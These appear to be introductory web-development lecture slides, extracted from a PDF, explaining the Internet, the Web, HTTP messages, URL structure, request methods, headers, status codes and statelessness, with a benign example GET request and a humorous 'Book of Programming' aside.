
*The Web, and its core protocol HTTP*



# THE INTERNET AND THE WEB

The **Internet** is a global network of interconnected computers, sharing information using Internet Protocols,

- Origins trace back to ARPANET (1969)



# THE INTERNET AND THE WEB

- The **World Wide Web**, commonly referred to as the **WWW** or simply **the Web**, is a subset of the broader Internet.
  - Invented by Sir Tim Berners-Lee in the early 1990s.
  - It is a system of interconnected **hypertext documents**, which are linked to each other through **hyperlinks**.
  - Core components are **HTTP** and **HTML**

# HYPertext DOCUMENTS


- Traditional documents are merely sequences of characters
- Hypertexts are documents that contain also **links** (a.k.a. **hyperlinks**) to other content (e.g.: other hypertexts, documents, or media)

## Fragment from «The Book of Programming»

A student asked: “The programmers of old used only simple machines and no programming languages, yet they made beautiful programs. Why do we use complicated machines and programming languages?”. [Fu-Tzu](#) replied: “The builders of old used only sticks and clay, yet they made beautiful [huts](#)”.


## Fu-Tzu, the legendary programmer

With a long beard and robes adorned with clever coding jokes, [Fu-Tzu](#) was a legend among programmers. It is said his first word was “printf”.



# HTTP: HYPERTEXT TRANSFER PROTOCOL

- Application protocol, built on top of **TCP/IP**
- Foundation and backbone of the **WWW**
- Developed for hypertexts, nowadays used also for other **resources**
- **Client** requests a particular resource, **Server** responds.
- **Resources** are identified by their **URLs (Uniform Resource Locators)**



# URL: UNIFORM RESOURCE LOCATOR

`https://www.informatica.it:4242/corsi/tecweb.html`

**Scheme:** specifies the **protocol** used to access the resource.

- Most common web protocols are **http** and **https**
- **HTTPS (HTTP Secure)** is HTTP on top of an **encrypted** connection
  - Encryption is achieved using **Transport Layer Security (TLS)**
  - Plays an important role in mitigating some kinds of web application attacks

# URL: UNIFORM RESOURCE LOCATOR

`https://www.informatica.it:4242/corsi/tecweb.html`

**Domain Name:** domain name of the web server hosting the resource

- Made of several parts separated by dots and **read from right to left.**
- First part («.it») is the **Top Level Domain (TLD)**
  - The Internet Assigned Numbers Authority (IANA) maintains a list of TLDs
- Second part («informatica») is the **Secondary Level Domain (SLD)**
- Additional parts define **subdomains**, which are used to differentiate different content on the same domain
  - E.g.: blog.mozilla.org, informatica.dieti.unina.it or luistar.github.io

# URL: UNIFORM RESOURCE LOCATOR

`https://www.informatica.it:4242/corsi/tecweb.html`

**Port:** the port to use when establishing a connection to the server

- It can be omitted if the server uses standard ports
- Standard port for HTTP is **80**, for HTTPS is **443**
- Must be specified if the server uses a non-standard port

# URL: UNIFORM RESOURCE LOCATOR

`https://www.informatica.it:4242/corsi/tecweb.html`

**Path:** the specific location on the server where the resource is stored

- Path is typically relative to a **web root** directory on the server
- Server only serve files within the web root directory
  - We do not want all our files to be accessible on the web!

# URL: UNIFORM RESOURCE LOCATOR




URLs may also contain **query parameters** and **anchors**

- We'll see about those in the next lecture!

# HTTP MESSAGES

- HyperText Transfer Protocol
- Two types of messages: **Request** and **Response**



# HTTP REQUEST METHODS (OR VERBS)

- Indicate the desired action to be performed on a given resource
- Common methods include:

Method	Description
GET	Retrieve (a representation of) a resource
POST	Submit new data to the specified resource
PUT	Replace the current resource with the specified payload
DELETE	Delete the specified resource

- Full list of HTTP Request Methods available [here](#).

# HTTP REQUEST HEADERS

- Headers are ways to pass additional information in HTTP requests and responses
- An header consists of its (case-insensitive) **name** followed by a colon (:), then by its **value**:

**HEADER\_NAME: value**

- The IANA (Internet Assigned Numbers Authority) maintains a list of permanent and provisional headers
- It is also possible to define custom headers
- More information on [MDN HTTP Headers reference](#)

# HTTP: REQUEST EXAMPLE

Method	URL (with Host header)	Protocol Version
	GET /wisdom/grain.txt HTTP/1.1	
Header	Host: bookofprogramming.com	
	User-Agent: Mozilla/5.0	
	Accept: text/plain	
	Accept-Language: en-us	
	Connection: keep-alive	
Blank Line		
Body (optional)		

The diagram illustrates the structure of an HTTP request. It is divided into several sections: Method, URL (with Host header), Protocol Version, Header, Blank Line, and Body (optional). The Method, URL, and Protocol Version are at the top, separated by a horizontal line. The Header section contains five lines of metadata. A blank line follows the headers, and the Body section is shown below, indicated by a brace and a red arrow pointing to the right.

```
GET /wisdom/grain.txt HTTP/1.1
Host: bookofprogramming.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive
```


# HTTP RESPONSE STATUS CODES

- Indicate whether a request has been successfully completed
- Response status codes are grouped in five classes

Informational (100-199)	Success (200-299)	Redirection (300-399)	Client Error (400-499)	Server Error (500-599)
100 Continue	200 OK	301 Moved	400 Bad Req. 403 Forbidden 404 Not Found	500 App. Error 503 Unavail.

- More details available [here](#).

# HTTP: RESPONSE EXAMPLE




# HTTP: STATELESSNESS

- HTTP is a **stateless** protocol
  - Each request is **independent** from previous ones
  - Server does not retain information about prior requests from a client
- Specific mechanisms (e.g.: **cookies**) need to be put in place to allow **stateful communication** in an otherwise stateless protocol
  - We will learn about Cookies in a few lectures!

# HTTP FOR WEB BROWSING: OVERVIEW

When we type http://example.com/dir/file.txt in a Web Browser:



# **HTML: HYPERTEXT MARKUP LANGUAGE**

**HTML** is the standard for representing hypertext documents in the Web

- The web pages we interact with in web browsers are **documents** defined using **HTML**
- HTML allows us to define web pages with headings, paragraphs, images, lists, tables, and more
- We'll get to know HTML in the next lecture!

# REFERENCES (1/2)

- **Introduction to Web Applications Development**

By Carles Mateu

Freely available on [archive.org](https://archive.org/details/introductiontow0000mata) under the GNU Free Documentation Licence

Relevant parts: Module 1 (Introduction to Web Applications)

- **How the web works**

MDN web docs

[https://developer.mozilla.org/en-US/docs/Learn/Getting\\_started\\_with\\_the\\_web/How\\_the\\_Web\\_works](https://developer.mozilla.org/en-US/docs/Learn/Getting_started_with_the_web/How_the_Web_works)

- **What are hyperlinks?**

MDN web docs

[https://developer.mozilla.org/en-US/docs/Learn/Common\\_questions/Web\\_mechanics/What\\_are\\_hyperlinks](https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_are_hyperlinks)

- **What is a URL?**

MDN web docs

[https://developer.mozilla.org/en-US/docs/Learn/Common\\_questions/Web\\_mechanics/What\\_is\\_a\\_URL](https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_is_a_URL)

# REFERENCES (2/2)

- **An overview of HTTP**

